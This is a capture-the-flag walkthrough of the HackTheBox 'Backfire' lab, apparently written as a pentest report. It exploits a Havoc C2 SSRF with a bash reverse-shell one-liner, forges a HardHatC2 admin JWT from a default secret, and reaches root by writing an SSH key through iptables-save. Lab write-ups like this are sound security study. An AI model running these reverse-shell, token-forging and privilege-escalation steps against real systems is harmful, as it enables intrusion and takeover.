HackTheBox - Backfire
Overview
This engagement involved a comprehensive penetration test against target IP 10.10.11.49 to identify security vulnerabilities and potential privilege escalation paths within an infrastructure running multiple Command and Control (C2) frameworks. The testing focused on exploiting recently published vulnerabilities, analyzing insecure configurations, and demonstrating privilege escalation techniques through abuse of functionality.
Reconnaissance
As the initial reconnaissance step, I conducted port scanning to identify running services on the target:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
➜ backfire  PORTS=$(nmap --top-ports 1000 10.10.11.49 -T4 | grep open | awk '{print $1}' | cut -d '/' -f1 | tr '\n' ',')
➜ backfire  nmap -sCV -p$PORTS 10.10.11.49 -oA nmap/backfire
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 10:11 UTC
Nmap scan report for backfire.htb (10.10.11.49)
Host is up (0.49s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)
|_  256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)
443/tcp  open  ssl/http nginx 1.22.1
|_http-title: 404 Not Found
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=127.0.0.1/organizationName=Debug Co/stateOrProvinceName=Florida/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2025-04-11T19:39:46
|_Not valid after:  2028-04-10T19:39:46
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.22.1
8000/tcp open  http     nginx 1.22.1
| http-ls: Volume /
| SIZE  TIME               FILENAME
| 1559  17-Dec-2024 12:31  disable_tls.patch
| 875   17-Dec-2024 12:34  havoc.yaotl
|_
|_http-server-header: nginx/1.22.1
|_http-title: Index of /
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.70 seconds
A critical finding was the directory listing on port 8000 displaying two files: disable_tls.patch and havoc.yaotl. The SSL certificate on port 443 only had Subject Alternative Name for 127.0.0.1, indicating internal binding configuration.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
➜ backfire  wget http://10.10.11.49:8000/disable_tls.patch
--2025-06-03 10:52:19--  http://10.10.11.49:8000/disable_tls.patch
Connecting to 10.10.11.49:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1559 (1.5K) [application/octet-stream]
Saving to: ‘disable_tls.patch’
[SNIP]

➜ backfire  wget http://10.10.11.49:8000/havoc.yaotl
--2025-06-03 10:52:31--  http://10.10.11.49:8000/havoc.yaotl
Connecting to 10.10.11.49:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 875 [application/octet-stream]
Saving to: ‘havoc.yaotl’
[SNIP]
Analysis of both files revealed sensitive information:
1
2
3
User credentials: ilya:CobaltStr1k3Suckz! and sergej:1w4nt2sw1tch2h4rdh4tc2C2
Framework: Running Havoc teamserver
Domain hostname: backfire.htb
After discovering the domain names and domain controller, I added them to the /etc/hosts file to resolve the domain locally.
1
echo '10.10.11.49 backfire.htb' | sudo tee -a /etc/hosts
Exploitation
Further research identified that the target was running Havoc C2 which had vulnerability CVE-2024-41570 - a Server-Side Request Forgery (SSRF) allowing remote command execution. This vulnerability was documented in detail on a security blog.
 Figure 1: Author’s Blog of Havoc Vulnerability
Technical blog explaining the SSRF exploitation mechanism in Havoc C2 through WebSocket without TLS. Exploiting this vulnerability, I executed an exploit script connecting to the Havoc teamserver on 127.0.0.1:40056 using sergej credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜ backfire  python exploit.py -t https://backfire.htb -i 127.0.0.1 -p 40056 -U sergej -P 1w4nt2sw1tch2h4rdh4tc2
[] Trying to register agent...
[] Success!
[] Trying to open socket on the teamserver...
[] Success!
[] Trying to write to the socket
[] Success!
[] Trying to poll teamserver for socket output...
[] Read socket output successfully!
Enter command to execute: /bin/bash -c 'bash -i >& /dev/tcp/10.10.16.109/4444 0>&1'
[] Trying to write to the socket
[] Success!
[] Trying to poll teamserver for socket output...
[] Read socket output successfully!
Reverse shell was successfully obtained with user ilya .
1
2
3
4
5
➜ backfire  nc -lnvp 4444
Connection from 10.10.11.49:45550
bash: cannot set terminal process group (40499): Inappropriate ioctl for device
bash: no job control in this shell
ilya@backfire:~/Havoc/payloads/Demon$
Lateral Movement
After gaining access as ilya, system enumeration revealed the presence of a second C2 framework called HardHatC2.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ilya@backfire:~$ ls -la
ls -la
total 40
drwx------  5 ilya ilya 4096 Dec 12 10:14 .
drwxr-xr-x  4 root root 4096 Sep 28  2024 ..
lrwxrwxrwx  1 root root    9 Dec 12 10:14 .bash_history -> /dev/null
-rw-r--r--  1 ilya ilya  220 Sep 27  2024 .bash_logout
-rw-r--r--  1 ilya ilya 3526 Sep 27  2024 .bashrc
drwxr-xr-x  2 root root 4096 Sep 30  2024 files
-rw-r--r--  1 root root  174 Sep 28  2024 hardhat.txt
drwxr-xr-x 10 ilya ilya 4096 Sep 27  2024 Havoc
-rw-r--r--  1 ilya ilya  807 Sep 27  2024 .profile
drwxr-xr-x  2 ilya ilya 4096 Dec 12 10:01 .ssh
-rw-r-----  1 root ilya   33 Jun  2 15:40 user.txt
ilya@backfire:~$ cat hardhat.txt
cat hardhat.txt
Sergej said he installed HardHatC2 for testing and  not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
Analysis of running processes showed sergej running HardHatC2 with two main components. Listening ports included 7096 and 5000 restricted to localhost only:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ilya@backfire:~$ ps aux | grep sergej
sergej     22780 18.8  6.4 274287392 254832 ?    Ssl  01:50   0:06 /home/sergej/.dotnet/dotnet run --project HardHatC2Client --configuration Release
sergej     22783  7.9  6.1 274263144 244972 ?    Ssl  01:50   0:02 /home/sergej/.dotnet/dotnet run --project TeamServer --configuration Release
sergej     22847 11.0  3.1 274212632 123924 ?    Sl   01:50   0:03 /home/sergej/HardHatC2/TeamServer/bin/Release/net7.0/TeamServer
sergej     22859 12.6  3.1 274195076 125832 ?    Sl   01:50   0:04 /home/sergej/HardHatC2/HardHatC2Client/bin/Release/net7.0/HardHatC2Client
ilya       22907  0.0  0.0   6332  2000 pts/0    S+   01:50   0:00 grep sergej

ilya@backfire:~$ ss -tuln
State              Local Address:Port                           Peer Address:Port             Process
UNCONN             0.0.0.0:68                                   0.0.0.0:*
LISTEN             0.0.0.0:8000                                 0.0.0.0:*
LISTEN             127.0.0.1:8443                                 0.0.0.0:*
LISTEN             0.0.0.0:7096                                 0.0.0.0:*
LISTEN             0.0.0.0:5000                                 0.0.0.0:*
LISTEN             0.0.0.0:22                                   0.0.0.0:*
LISTEN             127.0.0.1:40056                                0.0.0.0:*
LISTEN             0.0.0.0:443                                  0.0.0.0:*
LISTEN             [::]:22                                      [::]:*
HardHatC2 GitHub repository revealing that the framework uses JWT for authentication with default credentials.
 Figure 2: Github Repository of HardHatC2
To access HardHatC2 services only available locally, I created an SSH tunnel through user ilya.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
// Local machine
➜ backfire  ssh-keygen -f backfire
Generating public/private ed25519 key pair.
Enter passphrase for "backfire" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in backfire
Your public key has been saved in backfire.pub
[SNIP]

// Local machine
➜ backfire  cat backfire.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIA7jzMAJQXVqlgp2cxjhF23GspooCWFANVCB00EbzRb isaac@heaven

// Target machine
ilya@backfire:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIA7jzMAJQXVqlgp2cxjhF23GspooCWFANVCB00EbzRb isaac@heaven' > .ssh/authorized_keys

// SSH tunneling Local machine to Target machine
➜ backfire  ssh ilya@backfire.htb -i backfire -L 7096:127.0.0.1:7096 -L 5000:127.0.0.1:5000
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 4 01:46:50 2025 from 10.10.16.109
ilya@backfire:~$
Research on HardHatC2 revealed that the framework uses JSON Web Tokens (JWT) with a publicly known default secret key. I created a script to generate a JWT with Administrator role.
1
2
3
4
5
6
7
8
➜ backfire  python exploit_jwt.py
/home/isaac/htb/machine/backfire/exploit_jwt.py:12: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow()
Generated JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJIYXJkSGF0X0FkbWluIiwianRpIjoiODA5OTFhMWYtNjJhMS00MmE1LTk5OTUtYjU5ZWZiMWRhNDA4IiwiaHR0cDovL3NjaGVtYXMueG1sc29hcC5vcmcvd3MvMjAwNS8wNS9pZGVudGl0eS9jbGFpbXMvbmFtZWlkZW50aWZpZXIiOiIxIiwiaXNzIjoiaGFyZGhhdGMyLmNvbSIsImF1ZCI6ImhhcmRoYXRjMi5jb20iLCJpYXQiOjE3NDkwMjAzNDEsImV4cCI6MTc1MTQzOTU0MSwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiQWRtaW5pc3RyYXRvciJ9.Prdt8hKFL82jBk7PDB725G4NxQ-P0aJzefRhEBiTTKg
/usr/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host '127.0.0.1'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
warnings.warn(
User admin created
With a valid JWT, I accessed the HardHatC2 web interface and executed a reverse shell command through the browser terminal.
 Figure 3: HardHatC2 Web Browser Terminal
HardHatC2 web terminal used to execute reverse shell command, providing access as user sergej.
1
2
3
4
5
6
ilya@backfire:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 45564
bash: cannot set terminal process group (24700): Inappropriate ioctl for device
bash: no job control in this shell
sergej@backfire:~/HardHatC2/HardHatC2Client$
Privilege Escalation
User sergej had sudo privileges to execute iptables and iptables-save without password. Analysis of iptables rules showed ports 5000 and 7096 were restricted to localhost only:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
sergej@backfire:~$ sudo -l
Matching Defaults entries for sergej on backfire:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
use_pty
User sergej may run the following commands on backfire:
(root) NOPASSWD: /usr/sbin/iptables
(root) NOPASSWD: /usr/sbin/iptables-save
sergej@backfire:~$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 5000 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 5000 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -s 127.0.0.1/32 -p tcp -m tcp --dport 7096 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 7096 -j REJECT --reject-with icmp-port-unreachable
I leveraged the comment field feature in iptables to inject a public SSH key into root’s authorized_keys file. This technique works because iptables-save can write output to arbitrary files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
// Local machine
[root@heaven backfire]# ssh-keygen -f root_backfire
Generating public/private ed25519 key pair.
Enter passphrase for "root_backfire" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in root_backfire
Your public key has been saved in root_backfire.pub
The key fingerprint is:
SHA256:CIKjvP0L2hU4D5CcgY4ljH6IbnSGIjCQPDIWUFo0C1w root@heaven
The key's randomart image is:
+--[ED25519 256]--+
|%BE             |
|@@=o             |
|%X .            |
|BB.=.. .         |
|*.++ .. S        |
| oo + .          |
|.. o o           |
|  o +            |
| . . o.          |
+----[SHA256]-----+

[root@heaven backfire]# cat root_backfire.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBx8ocHsXfgADAtsFNx6wAhe/vXy+PDxl61vYfxIdQyI root@heaven

// Target machine
sergej@backfire:~$ sudo iptables -A INPUT -i lo -j ACCEPT -m comment --comment $'\nssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBx8ocHsXfgADAtsFNx6wAhe/vXy+PDxl61vYfxIdQyI root@heaven\n'
sergej@backfire:~$ sudo iptables-save -f /root/.ssh/authorized_keys
Then accessed the system as root. Root shell access proving complete system compromise with ability to read the root.txt file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[root@heaven backfire]# ssh root@backfire.htb -i root_backfire
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
root@backfire:~# ls -la
total 40
drwx------  6 root root 4096 Jun  3 15:39 .
drwxr-xr-x 18 root root 4096 Jan 13 07:43 ..
lrwxrwxrwx  1 root root    9 Dec 12 10:14 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwxr-xr-x  3 root root 4096 Sep 27  2024 .cache
drwx------  3 root root 4096 Sep 27  2024 .config
-rw-------  1 root root   20 Dec 17 11:34 .lesshst
drwxr-xr-x  3 root root 4096 Sep 27  2024 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Jun  3 15:39 root.txt
drwx------  2 root root 4096 Jan 13 07:29 .ssh
Evidence
 Figure 4: root shell